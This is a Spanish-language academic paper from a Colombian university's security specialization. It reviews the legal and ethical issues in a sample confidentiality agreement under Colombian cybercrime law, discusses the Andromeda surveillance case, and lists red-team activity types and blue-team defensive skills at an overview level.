CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

IVAN DARIO BETANCOURT ORTIZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CIUDAD
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

IVAN DARIO BETANCOURT ORTIZ

TRABAJO ACADÉMICO COMO ALTERNATIVA DE SEMINARIO ESPECIALIZADO
ESPECIALISTA EN SEGURIDAD INFORMATICA

JOHN FREDDY QUINTERO
Tutor Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CIUDAD
2021

CONTENIDO

Pág.

LISTA DE FIGURAS

Pág.

GLOSARIO

Ciberseguridad: La ciberseguridad o seguridad informática, es el área de la informática enfocada a la protección de las infraestructuras, proceso, herramientas, etc. Que tengan relación con la información en medio digital en sistemas con interconexiones. Hace parte de la seguridad de la información.

Contención: Medidas tomadas frente a un ataque informático con el objetivo de evitar su propagación. Con el objetivo de prevenir daños mayores.

Evento: Todo suceso detectable en un sistema, servicio o red, que tenga alguna probabilidad de comprometer las operaciones de negocio y de amenazar la seguridad de la información

Hardening: Procedimiento realizado para asegurar de manera correcta un sistema, con el objetivo de aumentar su seguridad y evitar el aprovechamiento de sus vulnerabilidades para fines maliciosos.

Incidente de seguridad: Todo suceso que comprometa e impacte las operaciones de negocio y con ello a la seguridad de la información.

Recuperación: Acciones tomadas posterior a la contención de un ataque informático, con el objetivo de restablecer las operaciones a su estado normal.

Vulnerabilidad: Se denomina vulnerabilidad a toda debilidad que puede ser aprovechada por una amenaza. Debilidad de los activos o de sus medidas de protección que facilitan el éxito de una amenaza potencial. seguridad de la Información.

INTRODUCCIÓN

En el presente trabajo da conocer los procedimiento, análisis, características y metodologías que desde los equipos de seguridad Blue Team y Red Team se realizan dentro de una organización, para lo cual se hace uso de un escenario simulado que contempla una maquina objetivo y otra atacante. Inicialmente se realiza una identificación de los marcos éticos y legales que se deben tener en cuenta frente a pruebas de seguridad como las realizadas por estos equipos, se listan las funciones y metodologías tanto para los equipos Blue Team como Red Team, seguido de un componente practico, donde por medio de herramientas de simulación se realiza los ejercicios de equipo Red Team, enumeración del objetivo, búsqueda , explotación de vulnerabilidades y mostrando los procedimiento seguidos, Finalmente, desde el punto de vista del equipo de respuesta o Blue Team se analiza la situación para identificar evidencias sobre la maquina objetivo y proponer tanto herramientas como procesos de endurecimiento que eviten un nuevo compromiso del mismo tipo.

1. DEFINICIÓN DEL PROBLEMA

1.1 ANTECEDENTES DEL PROBLEMA

La ciberseguridad presenta retos más complejos, como lo presenta el informe de Cyberthreat Defense Report a 2020 del CyberEdge Grupo[1], evidencia una efectividad del 80.7% de los ataques dirigidos para el 2020, dicho reporte es el resultado de encuestas a más de 1200 profesionales de la seguridad distribuidos en 500 grandes organizaciones y por lo tanto una mirada de primera mano desde expertos del sector. Es importante resaltar que las motivaciones de los delincuentes informáticos son variadas, según lo contemplado en el informe UNIR Ciberdelincuencia[2] están divididas entre ganancias económicas, objetivos ideológicos que buscan desacreditar personas, compañías inclusive gobiernos, por lo tanto serán múltiples los vectores que se deban tener en cuenta frente al establecimiento de estrategias que ayuden a fortalecer la seguridad informática en las organizaciones, contemplando tanto ataques que son de tipo externo, dirigidos, inclusive internos propiciados de manera directa o indirecta por los mismo colaboradores.

Los desafíos a nivel regional no son distintos, indicada por el informe riesgos, avances y el camino a seguir en América Latina y El Caribe, el banco interamericano de desarrollo BID[3],en compañía la organización de estados americanos , en su último informe respecto a la ciberseguridad de la región del año 2020, ubica entre los niveles 1 y 2 de acuerdo con el CMM (en el que 1 significa etapa Inicial y 5 significa Dinámica o Avanzada), a la mayoría de los países dentro el territorio americano, por lo tanto mucho margen de mejora, en aspectos particulares como políticas y estrategias de seguridad, cultura cibernética y sociedad, formación, capacitación y habilidades de seguridad informática y estrategias, organizaciones y tecnologías. Para Colombia dentro de este mismo informe se resanan avances frente a estudios anteriores en la generación de políticas relacionadas a temas de ciberseguridad y formación capacitación y habilidades de seguridad cibernética, que le dan un nivel medio dentro del CMM, como el aspecto de mejora más importante destaca el informe la respuesta ante incidentes de seguridad, no solo para Colombia sino para todos los países den estudio.

---

[1] America N, Asia E. 2020 Cyberthreat Defense Report. Malwarebytes [Sitio web]. 2020. [Consultada 10 octubre 2021]. Disponible en: https://cyber-edge.com/cdr/#infographic

[2] Ciberdelincuencia: ¿qué es realmente y qué tipos existen? [Sitio web]. UNIR REVISTA. 2020. [Consultada 19 octubre 2021]. Disponible en: https://www.unir.net/derecho/revista/que-es-ciberdelincuencia/

[3] Reporte Ciberseguridad 2020: riesgos, avances y el camino a seguir en América Latina y el Caribe 2020 [Sitio web]. Banco Interamericano de Desarrollo; Organización de los Estados Americanos 2020. [Consultada 8 octubre de 2021]. Disponible en: https://publications.iadb.org/es/reporte-ciberseguridad-2020-riesgos-avances-y-el-camino-a-seguir-en-america-latina-y-el-caribe.

Los desafíos planteados también aplican a las organizaciones de todos los tamaños, en donde se debe mejorara frente a falencias como, la falta de conciencia de los usuarios en temas de ciberseguridad, planes de identificación, planificación, conocimiento del entorno, anticipación que están mal direccionados o inclusive son inexistentes, respuestas rápidas, efectivas y coordinas a incidentes de seguridad identificados, son solo algunos de los temas que al tratarse ayudan a mitigar el impacto que causan dentro de dichas organizaciones un ataque real.

Son múltiples las soluciones a estos desafíos, presentados por los ciberdelincuentes, entre los que se encuentran los equipos de seguridad especializados Blue Team y Red Team, los cuales plantean la generación de escenarios de ataque y respuesta lo más reales posibles dentro de las organizaciones, sin embargo, y debido a que hacen parte de la estrategia global de protección de la información de las organizaciones, se hace necesario realizar ejercicios que ayuden a identificar claramente cuáles son los pasos y funciones que cada uno de estos grupos realizan, los resultados de las mismas y su interacción, de esta manera aportar un punto de comparación para las organizaciones que les puede ayudar a identificar los beneficios de la implementaciones de estos equipos de seguridad.

1.2 FORMULACIÓN DEL PROBLEMA

¿Cuáles son los pasos generados por parte de los equipos de seguridad red team y blue team, que ayudan a fortalecer la estrategia de seguridad de las organizaciones?

2 JUSTIFICACIÓN

Frente a escenarios como el actual donde el uso de soluciones tecnológicas es cada día mayor y con ellos los riegos a los cuales se enfrenten los usuarios, organizaciones y naciones, según lo presentan en datos la cámara de comercio de Bogotá [4], las pedidas globales por relacionadas por delitos informáticos se calculan alcanzan unos 6 billones de dólares para este presente año 2021, lo que en comparación representa el producto interno bruto de la tercera economía más grande del mundo, particularmente en la región se tiene registro de un incremento del 139% en las transacciones sospechosos en lo que va corrido del presente año, demandando esfuerzos gigantescos en los procesos de detección y contención. Esto deja en claro inicialmente que el desafío involucra a todos los actores interesado en el uso de las tecnologías de la información y que sin duda es necesarios, de no tener medidas implementarlas rápidamente y de ya tenerlas fortalecerlas, para generar estrategias de seguridad informática que estén al nivel de la situación planteada.

Es por lo tanto de esperar, que las tendencias den gastos mundiales en soluciones de seguridad aumenten, el Worldwide Semestral Security Spending Guide de International Data Corporation (IDC)[5], estos gastos dentro de las organizaciones tienen una tasa de crecimiento anual compuesta (CAGR) del 9.2% durante el período de pronóstico 2018-2022 y totalizará $ 133.8 mil millones en 2022.

Las tendencias demuestran que las soluciones que busquen generar el fortalecimiento de los procesos internos de la gestión de los riegos informáticos serán cada día más necesarias, sin embargo y como lo menciona Rajendran[6], aquellas que busquen generar escenarios reales, más allá de la implementación necesaria de medidas de protección, permiten enforcar los esfuerzos de mejor manera, entra las cuales se encuentran la integración de equipos de seguridad Red Team y Blue Team. Es por lo tanto necesario generar ejercicios que sirvan como soporte para idéntica los pasos que estos

[4]La Ciberseguridad Tras La Pandemia - Clúster de Software y TI, [Sitio web]. Cámara de Comercio de Bogotá, David López [Consultada 19 octubre 2021]. Disponible en: https://www.ccb.org.co/Clusters/Cluster-de-Software-y-TI/Noticias/2020/Noviembre-2020/La-ciberseguridad-tras-la-pandemia

[5] Analyze the future I. Worldwide Spending on Security Solutions Forecast to Reach $103.1 Billion in 2019, According to a New IDC Spending. [Sitio web] .2019. [Consultado 19 octubre 2020]. Disponible en: https://www.idc.com/getdoc.jsp?containerId=prUS44935119

[6] Rajendran, V. Jyothi y R. Karri, "Enfoque del equipo rojo del equipo azul para la evaluación de la confianza del hardware", IEEE 29th International Conference on Computer Design (ICCD) 2011, págs. 285-288, doi: 10.1109 / ICCD. 2011.6081410.

equipos de seguridad desarrollan, en búsqueda de clarificas sus funciones y determinar cómo pueden ayudar a afrontar los desafíos crecientes en materias de ciberseguridad.

3 OBJETIVOS

3.1 OBJETIVOS GENERAL

Construir un documento académico que presente por medio de un escenario simulado los procesos técnicos que ejecutan tanto los equipos de seguridad Red Team como Blue Team para fortalecer la detección y respuesta a un ataque real.

3.2 OBJETIVOS ESPECÍFICOS

- Identificar el marco éticos y legales que deben tener en cuenta los equipos de seguridad Red Team y Blue Team frente a un escenario propuesto.
- Identificar las funciones y metodologías utilizadas por los equipos de seguridad Red Team y Blue Team, por medio de revisión documental para entender las características de cada uno.
- Ejecutar un ejercicio de Red Team generando una intrusión a sistema propuesto dentro del escenario planteado, para plasmar los pasos seguidos en un ataque informático que permita tomar control del sistema.
- Realizar un ejercicio de Blue Team que permita analizar los detalles del proceso de intrusión generado en la fase anterior para generar estrategias de contención que evite un ataque del mismo tipo.

4 MARCO TEÓRICO Y DESARROLLO DE LOS OBJETIVOS

4.1 MARCO ÉTICOS Y LEGALES QUE DEBEN TENER EN CUENTA LOS EQUIPOS DE SEGURIDAD RED TEAM Y BLUE TEAM ESCENARIO DE ESTUDIO.

4.1.1 Procesos legales y no eticos en el acuerdo.

Respecto al caso de estudio en donde la empresa WhiteHouse Security, pretende fortalecer su proceso de asesoría en aspectos de ciberseguridad a nivel gubernamental con la implementación de equipos de seguridad Red Team y Blue Team. Para lo cual es necesario la contratación de personal especializado, por lo que genera un contrato, el cual por parte del departamento legal fue creado, inclusive destaca que el abogado encargado de la creación de dicho documento fue despedido por hacer parte de proceso ilícitos. Teniendo en cuenta que no se realizan los ajustes necesarios sigue el proceso con el contrato y su respectiva cláusula de confidencialidad, la alta gerencia aun advierte del cuidado a tener frente a estos documentos. Luego de una revisión detallada se identifican los siguientes aspectos puntuales sobre el acuerdo de confidencialidad que pueden ser considerados no éticos e inclusive en algunos casos ilegales. Por lo tanto, se procede a citar puntualmente los siguientes puntos y realizar su análisis.

- "*Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados*"[7].

  En esta primera parte mencionada como objetivo, la organización exige al contratado o llamado receptor de la información explícitamente incurrir en proceso de encubrimiento frente a actividades ilegales y fraudulentas de las cuales tenga conocimiento, por lo que se puede considerar un apartado no ético e ilegal.
- "*Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos*

[7] Acuerdo De Confidencialidad Entre Nombre Estudiante Y Whitehouse Security, Universidad nacional abierta y a Distancia, 2020, Situación Problema: Análisis Legal, p-2, López [Consultada 2 septiembre 2021]. Disponible en: https://campus109.unad.edu.co/ecbti95/pluginfile.php/680/mod_folder/content/0/Anexo%203%20-%20Acuerdo.pdf?forcedownload=1

como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".[8]

Como parte del segundo punto, llamado definiciones, realizan una descripción errónea de la información confidencial, lo cual llevaría de firmal al receptor de dicha información al incumplimiento de proceso legales, puntualmente en interceptaciones de información y accesos abusivos a sistemas informáticos si una autorización previa.

- "*independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial*."[9]

Como tercer punto, origen de la información confidencial, el acuerdo expresa lo contenido en la cita anterior, donde se puede ver una falta de ética y un delito al no advertir a los interesados que dicha información será recolectada y tratada bajo las normas legales según lo estipula le ley de protección de datos personales Ley 1581 de 2012, en su artículo 4°. principios para el tratamiento de datos personales, literal c, principio de libertad, que expresa que el tratamiento de los datos solo se puede dar previo consentimiento, previo y expreso del titular.

- "*No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros*"[10]
- "*Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas*"
- "Responder por el mal uso que le den sus representantes a la información confidencial"[11]
- *"Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento*."[12]

Dentro del Cuarto punto, obligaciones de la parte receptora numeral 3,4,7 y 8 según la citas anteriores, al firmar el acuerdo se está sometiendo el receptor de la información a no denunciar frente a las autoridades las actividades sospechosas y en general ser responsable del uso que la compañía realice con la información, siendo una práctica desleal debido a que no es el empleado directamente el responsable

[8] Ibid. p. 2
[9] Ibid. p. 3
[10] Ibid. p. 3
[11] Ibid. p. 4
[12] Ibid. p. 4

frente a las autoridades pertinentes, el acuerdo por lo tanto está descargando cualquier responsabilidad al empleado, lo cual es no ético debido a que esa información es recolectada en función de sus labores en la compañía, y esta quien debe ser la principal responsable de su cuidado y protección.

- "*Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente acuerdo, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas*"[13]
  Como un sexto punto, se presenta no ética y desleal, al hacer responsable del receptor de la información o empleado por toda posible afectación generada por las actividades que se ejecuten como parte de su trabajo.
- "*Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security*"[14]

  La cita anterior hace referencia al octavo punto del acuerdo, donde claramente se expresa el actuar de la compañía frente a alguna eventual queja o conflicto, frente a los cuales descargaran toda responsabilidad, inclusive será el receptor de la información el encargado de su defensa al buscar un abogado privado. Esta práctica es no ética desde el punto de vista que el empleado está realizando una labor para la compañía.
- "*Novena. Legislación aplicable: Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.*"[15]

  Por lo anterior, el receptor de la información o empleado debe tener claro que el noveno punto no expresa claramente la realidad del documento y se encuentra violando leyes y códigos éticos colombianos.

4.1.2 Artículos vulnerados CASO DE ESTUDIO LEY 1273.

[13] Ibid. p. 5
[14] Ibid. p. 5
[15] Ibid. p. 6

Respecto a los apartados mencionados en el punto anterior, estos serían los artículos de la ley 1273 de 2009[16], en los cuales el receptor de la información puede violar y las sanciones que acarrean.

- Artículo 269ª, Acceso abusivo a un sistema informático, con penas en prisión desde los 48 a los 96 meses y una multa de los 100 a los 1000 salarios mínimos legales vigentes, el presente articulo menciona que, al acceder de manera total o parcial a un sistema informático protegido, sin una previa y expresa autorización, es considerado un delito y por lo tanto ser acreedor a las sanciones mencionadas. Puntualmente se puede incurrir en esta falla al aceptar el acuerdo del anexo 3, segundo punto, llamado definiciones.

- Artículo 269C: Interceptación de datos informáticos, con penas en prisión desde los 36 a los 72 meses, para realizar este tipo de acción sobre los datos informáticos deberá existir una orden judicial, esto debido a que atenta con la privacidad de las personas, se contempla dicha interceptación tanto en origen, destino o ya en el interior de un sistema informático. Puntualmente se puede incurrir en esta falla al aceptar el acuerdo del anexo 3, segundo punto, llamado definiciones y tercer punto, origen de la información confidencial.

- Artículo 269F: Violación de datos personales. con penas en prisión desde los 48 a los 96 meses y una multa de los 100 a los 1000 salarios mínimos legales vigentes. El presente articulo tipifica como un delito el hecho obtener, ofrecer, vender, enviar, interceptar entre otro aspecto de la información. Puntualmente se puede incurrir en esta falla al aceptar el tercer punto, origen de la información confidencial.

Según lo contempla el artículo 269H: Circunstancias de agravación punitiva, se pueden aumentar debido a diferentes conductas, que para el caso puntual del acuerdo analizado serian. El aprovechamiento del a confianza proporcionada al brindar la información, obtener beneficios tanto personales como para terceros en este caso tanto para el que firma el contrato como para la empresa WhiteHouse Security y utilizar como instrumento a un tercero de buena fe.

Es de aclarar que las diferentes sanciones indicadas pueden ser acumulativas, en la medida que se demuestre que se incurrió en más de una de ellas, lo que quiere decir que un acto delictivo puede ser contemplado por uno o más de los

[16] LEY_1273_2009, Leyes Desde 1992 - Vigencia Expresa y Control de Constitucionalidad, Senado de la república, 2009 [Consultado 1 septiembre 2021]. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

artículos y cada uno de ellos sancionados sumando de esta manera sumando los meses y multas monerías correspondientes.

4.1.3 procesos legales en acuerdo de estudio anexo 3.

El trabajo ofrecido por la compañía The WhiteHouse con las condiciones ya descritas en los puntos anteriores no solamente atenta con códigos éticos de la profesión, sino también con aspectos legales, inclusive determinaría en un eventual pleito legal que sería el trabajador quien deba estar frente a su defensa con sus propios recursos económicos pagando los gastos de representación que tengan lugar, es por esto que como exporto en ciberseguridad no se recomienda acceder a la oferta aun con la propuesta económica y estabilidad laborar expresada por la compañía.

Las siguientes son algunos de los apartados del código de ética para el ejercicio de la ingeniería en general sus profesiones afines y similares del COPNIA[17], en los cuales al aceptar el contrato y su respectiva cláusula de confidencialidad se podría ver implicado el trabajador, así como las posibles sanciones que este consejo profesional puede impartir al observar la actividad no ética.

El código de ética fue expedido en concordancia con la ley 842 de 2003[18], está compuesto por tres capítulos, en los cuales se presentan las divisiones generales, los deberes y obligaciones y las inhabilidades e incompatibilidad frente al ejercicio de la profesión de ingeniera en el territorio nacional.

Los puntos del acuerdo en las citas 1 a la 9 de este documento, están en contravía ética del código en su capítulo II, de los deberes y obligaciones de los profesionales:

- Artículo 31 deberes generales de las profesiones, inciso E. Debido que el acuerdo de la compañía WhiteHouse compromete al receptor de la información a no colaborar con los organismos de control entre ellos el mismo consejo profesional nacional de ingeniería.

- Artículo 32, Prohibiciones generales a los profesionales, inciso B. De igual se

[17] Código de Etica, Consejo Profesional Nacional De Ingenieria, 1. CODIGO DE ETICA (2014), p 20 [Consultado 10 septiembre 2021]. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

[18] Consejo profesional nacional de ingeniería, 'Ley 842 de 2003 | Copnia', [Sitio web]., 2003, [Consultado 1 septiembre 2021]. Disponible en https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

- promueve en el acuerdo encubrir los procesos ilegales que como parte de su labor el empleado se vea comprometido o tenga acceso.
- Artículo 33, Deberes especiales de los profesionales con la sociedad, inciso E y I. El primero de ellos, se evidencia que el profesional de ingeniera debe rechazar todo trabajo que genera años evidentes en los entornos, lo que va en contravía del acuerdo propuesto debido a que se evidencia que, en presencia de algún daño por acción del trabajador, será él quien deba responder frente a los afectados.

  El inciso I, invita a los profesionales a abstenerse de emitir algún concepto profesional, sin contar con la convicción de estar debidamente informado, en el acuerdo propuesta se evidencian varios apartados donde no es claro cuál es el origen y tratamiento de los datos dentro de la organización.
- Artículo 34, Prohibiciones especiales a los profesionales respecto a la sociedad. En el inciso A. Dentro del cual se menciona que la prohibición de aceptar trabajos donde de manera explícita se evidencien que van en contra de las disposiciones legales vigentes, lo que ocurre al aceptar el acuerdo en análisis.
- Artículo 35. Deberes de los profesionales para con la dignidad de sus profesiones, En los incisos B y C. En el primero se destaca, un deber hacer respetar todas los reglamentos y disposiciones legales; realizar las denuncias al momento de evidenciar una transgresión a la misma y en el último se deberá velar por el buen prestigio de la profesión, lo que claramente no es respetado al momento de aceptar el acuerdo e incurrir en faltas legales y éticas.
- Artículo 40. Prohibiciones a los profesionales respecto de sus clientes y el público en general. inciso A. Como una prohibición respecto a prestación de los servicios se debe evitar incurrir en prácticas que sean dudosas o de imposible cumplimiento.

Al firmar el acuerdo con la compañía WhiteHouse Security, el profesional estaría incurriendo como mínimo en los aspectos legales descritos en los puntos anteriores, lo que puede según se determine acarrear las siguientes sanciones.

- Amonestación escrita, si es considerada como una falta leve.
- Suspensión por un término máximo de 5 años de la matricula profesional si es considerada la falta como grabe.
- La completa cancelación de la matricula profesional, en caso de considerar la falta con una categoría gravísima.

Según lo expresa el mismo código de ética en sus consideraciones para determinar una falta como gravísima y analizando los detalles del acuerdo, es

muy probable que, al ejercer el trabajo sin ninguna modificación, el profesional este en riego de perder su matrícula y con ella la posibilidad de ejercer de manera legar en el territorio colombiano.

4.1.4 Operación andromeda y buggly.

Buggly como se menciona por parte del periódico el tiempo[19], era un negocio ubicado en el barrio galerías de la ciudad de Bogotá, dentro del cual se prestaban múltiples servicios, uno de ellos relacionado con sesiones de hacking ético que buscaba atraer a personal con habilidades técnicas, crear una comunidad de seguridad informática donde compartir conocimiento y experiencias del tema.

Dichas actividades posteriormente serian relacionadas con la operación Andromeda del ejército nacional, luego de que el lugar fuese allanado en búsqueda de evidencia frente a casos de interceptación ilegal. El financiamiento para las actividades que se desarrollaban según lo menciona en un artículo web enter.co[20], provenían de los gastos reservados del gobierno, sin necesidad de rendición de cuentas alguna, era parte de una fachada del centro de inteligencia técnica del ejército nacional, estaba operado por funcionarios activos de diferentes rangos dentro de dicha institución.

Sin embargo, las tareas que se llevaron a cabo dentro de dicho establecimiento y como se menciona en diferentes investigaciones no siempre estaban dentro del marco legal, ejemplo de ello era el monitoreo del espectro, que aun cuando se asegura que allí no se hicieron interceptaciones de comunicación, atenta con el Artículo 269C de la ley 1273 de 2009, al no contar con una previa autorización judicial, cualquier información fruto de dichas interceptaciones puede ser designada como un delito. Un conjunto de tareas adicionales contemplaba el uso de software malicioso, que como se menciona en artículo 269E de la ley 1273 de 2009 al ser utilizadas en función de actividades delictivas se puede incurrir en penas económicas y de prisión.

En general y como se describe el objetivo principal de la operación era consolidar una comunidad de hackers éticos, la problemática se genera cuando se sospecha que parte de la información recopilada tenía una finalidad el lucro personal de los funcionarios a cargo, que como se menciona en el

[19] Informe Militar Sobre El Caso Andrómeda - Archivo Digital de Noticias de Colombia y El Mundo Desde 1.990, [Sitio web]., Eltiempo, 2015 [Consultado 12 septiembre 2021]. Disponible en https://www.eltiempo.com/archivo/documento/CMS-15141236

[20] Detrás de Buggly: La Historia de La Fachada Andrómeda, [Sitio web]., ENTER.CO, 2015 2015 [Consultado 12 septiembre 2021]. Disponible en https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda

artículo 269F de la ley 1273, es un delito al generar beneficios económicos y trasgrede el fin inicial.

Por último, esta actividad tiene un agravante según lo contemplado en el Artículo 269H numeral 2, por ser servidores públicos y numera 5 por obtener un provecho para si o para una tercera persona.

4.2 FUNCIONES Y METODOLOGÍAS UTILIZADAS POR LOS EQUIPOS DE SEGURIDAD RED TEAM Y BLUE TEAM

4.2.1 Equipos Red Team.

Las actividades del RedTeam suelen seguir el Marco MITRE ATT&CK, que es una base de conocimiento accesible a nivel mundial de tácticas, técnicas y métodos de adversarios basados en la experiencia y los eventos del mundo real. El marco sirve como base para el desarrollo de capacidades de prevención, detección y respuesta que se pueden personalizar en función de las necesidades únicas de cada organización y los nuevos desarrollos dentro del panorama de amenazas.


Algunos ejemplos de actividades rojas del equipo son:

- Pruebas de penetración en las que un miembro rojo del equipo intenta acceder al sistema utilizando una variedad de técnicas del mundo real
- Tácticas de ingeniería social, que tienen como objetivo manipular a los empleados u otros miembros de la red para compartir, divulgar o crear credenciales de red
- Interceptar la comunicación para mapear la red u obtener más información sobre el entorno para eludir las técnicas de seguridad comunes
- Clonación de tarjetas de acceso de un administrador para obtener entrada a áreas sin restricciones
- Realizar ataques remotos a través de Internet
- Tunelización DNS
- Tunelización ICMP
- Intentos de intrusión
- Amenaza de información privilegiada
- Ataques basados en VPN
- Acceda a la copia de la tarjeta y a la prueba de fuerza
- Suplantación de identidad
- Ataque HID
- WAP falso
- Spoofing
- Procesos perezosos/rotos
- Zombies/bots

- Ataque a la seguridad física
- Tokens de autenticación robados

Los pasos a seguir por un RedTeam dependerán por lo tanto de la metodología que elijan, sin embargo y como se puede observar en la imagen siguiente generalmente siguen un patrón de este estilo debido a que considera todos los pasos en el ciclo de vida de una ataque, desde un reconocimiento inicial con herramientas y técnicas especializadas, pasando por un compromiso inicial como un primer acceso al sistema ya sea por medio de una debilidad en los controles de acceso físico, por campañas de ingeniería social, phishing, entre otras, que permita establecerse como un siguiente paso para comenzar un ciclo continuo de escalamiento de privilegios, un nuevo reconocimiento de objetivos desde este punto de vista interno, para iniciar de ser posible un movimiento latera o vertical dentro de la red de la organización, mantener la persistencia y su actividad delictiva la mayor cantidad de tiempo posible y finalmente lograr generar una estrategia cumplir con su misión, la cual generalmente sea la exfiltración de datos sensibles de la organización.

Ilustración 1 ciclo de vida ataques



Fuentes: Red Team Operations (RTO) - fireeye[21]

Mientras que el BlueTeam está técnicamente enfocado en la defensa, gran parte de su trabajo es proactivo en la naturaleza. Idealmente, este equipo identifica y neutraliza los riesgos y amenazas antes de que inflijan daño a la organización.

[21]Red Team Operations (RTO) Test your ability to protect your most critical assets from a real-world targeted attack [Sitio web]. Fireeye. 2020 [Consultada 22 noviembre 2020]. Disponible en https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/pf/ms/ds-red-team-operations.pdf

4.2.2 Equipos Blue Team.

El trabajo del equipo azul es la prevención, detección y corrección de partes iguales.

Las habilidades comunes para el equipo azul como los menciona crowdstrike[22] y purplesec.us[23] incluyen:


- Una comprensión completa de la estrategia de seguridad de la organización entre personas, herramientas y tecnologías
- Habilidades de análisis para identificar con precisión las amenazas más peligrosas y priorizar las respuestas en consecuencia
- Técnicas de endurecimiento para reducir la superficie de ataque, especialmente en lo que se refiere al sistema de nombres de dominio (DNS) para prevenir ataques de phishing y otras técnicas de violación basadas en la web
- Concienciar con las herramientas y sistemas de detección de seguridad existentes en la empresa.
- Realizar auditorías DNS (servidor de nombres de dominio) para evitar ataques de phishing, evitar problemas de DNS obsoletos, evitar el tiempo de inactividad de las eliminaciones de registros DNS y prevenir/reducir los ataques web y DNS.
- Realizar análisis de huella digital para realizar un seguimiento de la actividad de los usuarios e identificar las firmas conocidas que puedan indicar una violación de la seguridad.
- Instalación de software de seguridad de endpoints en dispositivos externos como portátiles y smartphones.
- Garantizar que los controles de acceso al cortafuegos estén configurados correctamente y que el software antivirus se mantenga actualizado
- Implementación de software IDS e IPS como control de seguridad preventivo y de detectives.
- Implementación de soluciones SIEM para registrar e ingerir la actividad de la red.
- Analizar registros y memoria para detectar actividad inusual en el sistema e identificar y localizar un ataque.
- Segregar redes y asegurarse de que están configuradas correctamente.
- Uso regular del software de análisis de vulnerabilidades.
- Proteger los sistemas mediante el uso de software antivirus o antimalware.
- Incorporación de la seguridad en los procesos.

[22] Red Team VS Blue Team in Cybersecurity | CrowdStrike

[23] Red Team VS Blue Team: What's The Difference? | PurpleSec [Sitio web]. Firch Jason. 2020 [Consultada 28 noviembre 2020]. Disponible en: https://purplesec.us/red-team-vs-blue-team-cyber-security/

